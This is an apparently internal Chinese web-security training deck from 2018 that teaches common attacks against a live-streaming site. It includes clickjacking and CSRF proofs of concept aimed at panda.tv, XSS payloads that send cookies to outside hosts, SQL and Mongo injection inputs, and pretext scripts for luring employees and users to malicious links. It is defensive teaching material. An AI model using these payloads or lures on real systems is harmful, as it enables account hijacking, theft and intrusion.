Web安全-常用攻击手段

wangtong@panda.tv

2018.04

大纲

一. Web安全现状，用户视角的Web安全
二. 点击劫持(Clickjacking) - 挖掘与利用熊猫现存漏洞的演示
三. 跨站请求伪造(CSRF) – 挖掘与利用漏洞的演示
四. 跨站脚本攻击(XSS) - 攻防
五. 注入(SQL inject) 的攻击、原理、防御
六. 服务器端请求伪造(SSRF) 的攻击、原理、防御
七. IDN同形异义字攻击(Homograph Attack) - 现场攻击熊猫演示
八. 其他类常见攻击手段

一. Web安全现状

T10 OWASP Top 10 应用安全风险– 2017

A1:2017-注入	将不受信任的数据作为命令或查询的一部分发送到解析器时，会产生诸如SQL注入、NoSQL注入、OS注入和LDAP注入的注入缺陷。攻击者的恶意数据可以诱使解析器在没有适当授权的情况下执行非预期命令或访问数据。
A2:2017-失效的身份认证	通常，通过错误使用应用程序的身份认证和会话管理功能，攻击者能够破译密码、密钥或会话令牌，或者利用其它开发缺陷来暂时性或永久性冒充其他用户的身份。
A3:2017-敏感数据泄露	许多Web应用程序和API都无法正确保护敏感数据，例如：财务数据、医疗数据和PII数据。攻击者可以通过窃取或修改未加密的数据来实施信用卡诈骗、身份盗窃或其他犯罪行为。未加密的敏感数据容易受到破坏，因此，我们需要对敏感数据加密，这些数据包括：传输过程中的数据、存储的数据以及浏览器的交互数据。
A4:2017-XML 外部实体（XXE）	许多较早的或配置错误的XML处理器评估了XML文件中的外部实体引用。攻击者可以利用外部实体窃取使用URI文件处理器的内部文件和共享文件、监听内部扫描端口、执行远程代码和实施拒绝服务攻击。
A5:2017-失效的访问控制	未对通过身份验证的用户实施恰当的访问控制。攻击者可以利用这些缺陷访问未经授权的功能或数据，例如：访问其他用户的帐户、查看敏感文件、修改其他用户的数据、更改访问权限等。
A6:2017-安全配置错误	安全配置错误是最常见的安全问题，这通常是由于不安全的默认配置、不完整的临时配置、开源云存储、错误的 HTTP 标头配置以及包含敏感信息的详细错误信息所造成的。因此，我们不仅需要对所有的操作系统、框架、库和应用程序进行安全配置，而且必须及时修补和升级它们。
A7:2017-跨站脚本（XSS）	当应用程序的新网页中包含不受信任的、未经恰当验证或转义的数据时，或者使用可以创建 HTML或 JavaScript 的浏览器 API 更新现有的网页时，就会出现 XSS 缺陷。XSS 让攻击者能够在受害者的浏览器中执行脚本，并劫持用户会话、破坏网站或将用户重定向到恶意站点。
A8:2017-不安全的反序列化	不安全的反序列化会导致远程代码执行。即使反序列化缺陷不会导致远程代码执行，攻击者也可以利用它们来执行攻击，包括：重播攻击、注入攻击和特权升级攻击。
A9:2017-使用含有已知漏洞的组件	组件（例如：库、框架和其他软件模块）拥有和应用程序相同的权限。如果应用程序中含有已知漏洞的组件被攻击者利用，可能会造成严重的数据丢失或服务器接管。同时，使用含有已知漏洞的组件的应用程序和API可能会破坏应用程序防御、造成各种攻击并产生严重影响。
A10:2017-不足的日志记录和监控	不足的日志记录和监控，以及事件响应缺失或无效的集成，使攻击者能够进一步攻击系统、保持持续性或转向更多系统，以及篡改、提取或销毁数据。大多数缺陷研究显示，缺陷被检测出的时间超过200天，且通常通过外部检测方检测，而不是通过内部流程或监控检测。

用户视角的Web安全

1. 听说链接不能乱点，点个链接钱就没了可能吗?
2. 收到个中奖短信，如何鉴别真假呢?
3. 我当前的在的是真的官网吗?
4. 随便连接wifi为何不安全?
5. 为何我的账号密码总是被盗?
6. 浏览器的聊天窗口，我没点击发送提交，别人就看不到?

1.1 点击链接

- 会发生跨站!
  - 若目标站存在点击劫持漏洞，则自己点击网页按钮就很危险
  - 若目标站存在请求伪造(csrf)漏洞，则自己账户会‘被操作’
  - 若目标站存在脚本注入漏洞， 很大可能账号cookie被盗

- 怎么做?
  - 用新的浏览器打开不知名链接
  - 及时注销登录

1.2 短信链接辨别真伪

- 发件人号码，除非伪基站
- 域名备案查询，90%可靠性
- 回调官方咨询确认，99%可靠
- 签名【建设银行】，仅供参考

1.3 Wifi/vpn 能随便连接吗

- 原理： http用charles/fiddler截取篡改请求
- 防御： https 无法获取篡改请求
- Tips: 程序员有安装证书，https可能被利用
- Tips: 若token写到url上，存在被利用csrf，但仅是定向攻击一个人
- Tips：若能截取cookie，账号也就不存在了。
- 怎么做： 建立密码等级与算法，敏感http网站不用不明wifi

1.4 为何我的账号被盗

- 连接wifi被中间人攻击
- 密码相同被撞库攻击
- 目标网站存在跨站，被窃取token/cookie
- 目标网站被脱裤
- 已经在黑产的名单
- 密码被猜解

了解安全是一个生活技能

清楚原理能更好保护自己

二. 点击劫持（Clickjacking）

熊猫现存漏洞示例

2.1 跨站必备知识

- 必备知识
  - Cookie就是登陆态，网络请求，浏览器会自动带上对应域名的cookie

- 跨站条件
  - 目标网站存在跨站漏洞
  - 用户目标站是登陆未注销状态
  - 用户使用相同浏览器打开恶意网站

tone.daishudian.com.cn/1804-tone-web-safe-share/clickjacking-online-ufF234D4fja.html

熊猫TV网站漏洞演示

点一下红包(这里会消费49猫币)

点击劫持, 可以引导用户做任何事。可以关注，送竹子，送礼物，花光用户所有钱。。。

如何利用此漏洞呢？，

1. 做个正常点的网页，在指定位置放一个能吸引用户点击的链接或按钮
2. 将此URL发送到熊猫TV用户聚集地， 比如游戏社区，主播qq群等。
3. 等待用户上钩，猫币哗哗的进入自己账户。

2.2 点击劫持

- 原理
  - 用户以为操作的是看到的网页，实际上用户操作的是上层的透明层网页
- 利用
  - 自己做个网页Iframe加载目标站，引导用户点击自己网页
- 危害
  - 使用户操作自己的账号做一些事情。
- 防御
  - 使用**X-FRAME-OPTIONS**，top.location != self.location, referrer

2.3 关键代码-绕过referrer

```
<script type="text/javascript">
    var iframe = document.createElement('iframe'),
    html = '<!doctype html><head><meta charset="utf-8"></head><body>
    <iframe src="https://www.panda.tv/roomframe/956969" style="width:900px; height:600px;" ></iframe></body>',
    src = 'javascript:document.write(window.frameElement.getAttribute(\'data-src\'))';
 iframe.setAttribute('data-src', html);
 iframe.setAttribute('src', src);
 iframe.width = '990';
 iframe.height = '760';
 document.body.appendChild(iframe);
 </script>
```

三、跨站请求伪造(CSRF)

熊猫现存漏洞示例

3.1 同源策略与跨域问题

- 同源策略 如果没有同源策略，不同源的数据和资源（如HTTP头、Cookie、DOM、localStorage等）就能相互随意访问，根本没有隐私和安全可言。

- 跨域误解： 跨域是无法请求成功的。
- 跨域问题本质： 请求实质是成功的，只是不能读写返回数据

- <img>，<script>，<iframe>，表单提交 是可带cookie跨域的。

3.2 概况

- 条件：
  - 熊猫站某设置类接口未做CSRF防御
  - 熊猫站是登陆状态的，同浏览器访问恶意网站。
- 利用：
  - 做一个恶意网站网页，使用 <img> 加载熊猫的漏洞api url
  - 将恶意网站URL包装，散步到熊猫用户集群中，比如主播群
- 原理
  - 同源策略 请求实质是成功的，并不能解决CRSF
  - 访问的是恶意网站，恶意网站操作了熊猫站

3.3 CRSF攻击示例

```
<img style="display:none" src="http://www.panda.tv/ajax_set_uconfig?key=my_cates&val=yzdr" />
```

3.4 防CSRF

- CORS: Access-Control-Allow-Origin
- token 验证
- referrer 验证
- HTTP 头中自定义属性
- 验证码

3.5 内网服务安全现状


- 防御现状
  - 唯一的一道防火墙在于 外界不知域名和调用参数
- 攻击手段
  - 3.5.1 找熊猫域名
  - 3.5.2 根据域名找内网服务接口调用方式
  - 3.5.3 引导熊猫员工打开链接


3.5.1 找熊猫内网域名


工业和信息化部
您好，欢迎访问本系
共查询
查询
备案信息查询
黑名单网站查询
出代码查询
单位性质
前置审批或专项内容
网站接入方式
省市县代码
服务器放置地
P报备单位名称
单位所属分类
行业分类
网站服务内容
证件类型
域名类型
行政级别
语种查询
当前位置：公共查询 -> 备案查询 -> 备案信息
ICP备案主体信息
备案/许可证号：
沪ICP备15043293号
审核通过时间：
2017-08-23
主办单位名称：
上海熊猫互娱文化有限公司
主办单位性质：
企业
ICP备案网站信息
网站名称：
上海熊猫互娱-内部应用
网站首页网址：
www.pdsso.com
网站负责人姓名：
龙飞
网站域名：
panda-svc.com
pdsso.com
pdtv.io
panda-static.com
pd.gy
panda-img.com
pdim.gs

3.5.2 找内网服务的调用方式

- https://github.com/search?p=2&q=pdtv.io&type=Code





3.5.3 找员工打开恶意网站

- 找客服反馈， ‘这个网站侵权了，你看看’
- 找技术反馈， ‘我是海外用户，打不开网站，我按这个教程找到原因了， http://xxxxxx.com, 你看看’
- 发帖， 熊猫的一些黑文或者和熊猫有关的东西，吸引员工打开。

3.5.4 内网安全加固

- 敏感服务加IP黑名单
- 微服务架构升级；服务注册中心，服务授权中心
- 接口调用时，加签名和验签逻辑

四. 跨站脚本攻击(XSS)

4.1 XSS vs CSRF

	XSS	CSRF
恶意脚本	目标站	钓鱼站
用户访问	目标站	钓鱼站
用户账号影响	盗取	认证，被操作
漏洞来源	特殊字符校验	安全认证不到位

4.2 XSS 概况

- XSS （Cross Site Scripting） 跨站脚本攻击。
  - Persistent XSS
  - Non-per-sistent XSS
  - DOM Based XSS
- XSS Payload : XSS攻击成功后，攻击者能够对用户当前浏览的页面植入恶意脚本，通过恶意脚本，控制用户的浏览器。这些用以完成各种具体功能的恶意脚本，被称为“XSS Payload”。
- 危害： 盗Cookie, 改网页，挂马，重定向，蠕虫
- 工具： Attack API / BeEF / XSS-Proxy / APPSCAN / AWVS / Burp Suite
- 方法： 看字符的渲染结果： '"<>/\&#%toneUp

4.3 攻击手法

- 交互。 用特殊字符与目标站交互
  - '"<>/\&#%toneUp
- 查询。 搜索我的标识符，目标站的处理
- 数据。 看cookie或其他数据能否获取
  - tonec"}; $.get("http://black.site",{cookie:document.cookie});var a={key:"val
- 传输。 将目标站用户信息传输到我的站
  - toneup%2522%257D; %2520window.name=document.cookie;window.location="http://wangtongphp.github.io/3.html";var%2520a=%257Bkey:%2522val
- 扩散。 将URL发布到用户群体或者用存储型xss

4.4 特殊字符的利用

- htmlspecialchars 过滤<>’”&
- 字符的类型过滤
- 字符<>的过滤
- 字符‘ “ 的过滤
- 字符& 的过滤
- 过滤字符的HTML场景
- JS的场景过滤字符

4.4.1 字符<>的注入案例

```
<?PHP
 //xss反射型攻击示例
 // < > 的危害, FireFox run, chrome/ie XssFilter会过滤
 //http://daishudian.net/filterLt.php?a= <img onerror=alert(1) />
 ?>
```

```
<div> <?PHP echo $_GET['a'];?> </div>
```

4.4.2 字符“的注入案例

```
<?PHP
 //xss反射型攻击示例
 // ' " 引号的危害
 // http://daishudian.net/filterQuot.php?a=2%22;alert(1);var%20c=%22
 $a = isset($_GET['a']) ?  $_GET['a'] : '';
 $b = isset($_GET['b']) ?  $_GET['b'] : '';
 echo <<<EOF
 <html>
 <!-- inject begin -->
 <script>
     var a="{$a}"; //@eg: /filterQuot.php?a=2";alert(1);var c="   过滤引号必要性，sql inject也是如此
      var b='{$b}'; //@eg: /filterQuot.php?b=2';alert(1);var c=', 过滤引号必要性，sql inject也是如此
 </script>
 <!-- inject end -->
 <div>a: {$a} </div>
 <div>b: {$b} </div>
 </html>
EOF;
```

4.4.3 字符&的注入案例

```
<?PHP
// 过滤&(ampersand)的必要性, 更大的保持数据的原样, 对JS场景字符过滤有一定作用

$a = '&lt&#60&#x3c';
//如果不对&进行编码， 用户输入的内容恰好是这种内容， 则输出为<<<
echo $a.PHP_EOL;
echo htmlspecialchars($a);
```

4.4.4 特定HTML场景的注入

```
<?
//$a是从db取出的用户输入值
$a = "data:text/html;base64,PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4=";
$a = "data:text&#47;html;base64,PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4=";
$a = "data:text\x2fhtml;base64,PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4=";
?>
<object data="<? echo $a; ?>"> tone up </object>
```

4.4.5 JS场景注入

```
<?
// 在JS的上下文运行环境中，js的encode必要性， 虽然后端进行了html编码，但在此种情况也是漏洞
// why? brower先解析html,转换为<字符，然后js取的就是<字符，而不是&lt; 此种需js来转义
// 搜索‘字符 十进制转换',即可找到编码转换
$a = "&lt;script&gt;alert(1)&lt;/script&gt;";
$b = '&lt;img src=@ onerror=alert(123) &sol;&gt;';  //html 实体编码
//$b = '&#60;img src=@ onerror=alert(123) &#47;&#62;';  //十进制实体编码
//$b = '&#x3c;img src=@ onerror=alert(123) &#x2f;&#x3e;';  //十六进制编码
//$b = '\u003cimg src=@ onerror=alert(123) \u002f\u003e';  //Unicode编码
//$b = '\x3cimg src=@ onerror=alert(123) \x2f\x3e';  //十六进制编码
//$c = '<img src=@ onerror=alert(123) />;';
?>
<script>
function HtmlEncode(str) {
    var s = "";
    s = str.replace(/&/g, "&amp;");
    s = s.replace(/</g, "&lt;");
    s = s.replace(/>/g, "&gt;");
    s = s.replace(/\"/g, "&quot;");
    return s;
}
</script>
<meta charset='utf-8' />
<div id="tone"> </div>
HTML编码： <input type="button" id="" value="exec" onclick="document.write('<? echo $b; ?>')" />
JS编码： <input type="button" id="" value="exec" onclick="document.write(HtmlEncode('<? echo $b; ?>'))" />
<div id="tone"> </div>
```

4.5 几个常用XSS技巧

- 绕过长度限制： onclick="eval(location.hash.substr(1))， 利用注释符号， 利用外链js，
- 使用<base>标签： <base href="http://www.daishudian.com" />
- 跨域、跨页面传递数据: window.name 、windowObj.postMessage、document.domain
- 利用字符编码： GBK/GB2312编码的，“%c1\”这两个字符组合会成为一个Unicode字符，用于闭合

4.5 XSS防御

- Cookie HttpOnly
- X-XSS-Protection: 1
- Content-Security-Policy
- 编码HTML Entity ， HTML属性， SCRIPT， CSS， URL编码
- 时刻挂念XSS，根据场景过滤
- 注意特殊字符集的特殊问题

五. SQL注入(SQL inject)

5.1 MySQL案例

- 原理
  - 代码：Exec(“SELECT * FROM user WHERE id=$id”);
  - 入参：$id = “0 union SELECT passwd FROM admin”;
  - Exec(“SELECT * FROM user WHERE id= 0 union SELECT passwd FROM admin”);

- 防御
  - 1. mysql prepare()预处理绑定参数
  - 2. 参数过滤 int类型转换 + string的mysqli_real_escape_string转义

5.2 PHP+Mongo案例

- 原理
  - 代码： db.userInfo.find({“name”: $name,” password”:$password});
  - 入参： site?name[$ne]=1&password[$ne]=1
  - db.userInfo.find({“name”: {“$ne”:1}, ”password”:{“$ne”:1} });
- 防御
  - mongodb php string类型转换

六. 服务器端请求伪造(SSRF)

6.1 概况

- 原理：
  - URL作为参数，后端没有过滤，则后台管理员容易中马

- 防御
  - 校验URL合法性

七. 同形异义字攻击

攻击熊猫演示

http://www.panda.tv

7.1 概况

- 原理
  - Firefox最新版本可被利用
  - 高仿假冒网站，制作和官网相同的
  - 素材库：http://www.fileformat.info/info/unicode/char/search.htm

- 防御
  - 对点击打开的链接设防
  - 用户需自行甄别URL真伪

8. 素材

- 《白帽子讲Web安全》
- 《Web前端黑客技术解密》
- 《图解HTTP》
- 《社会工程：安全体系中的人性漏洞》
- https://www.owasp.org/index.php/Category:OWASP_Top_Ten_2017_Project
- https://www.owasp.org/index.php/XSS_*Filter*_Evasion_*Cheat*_Sheet


End.
Thanks.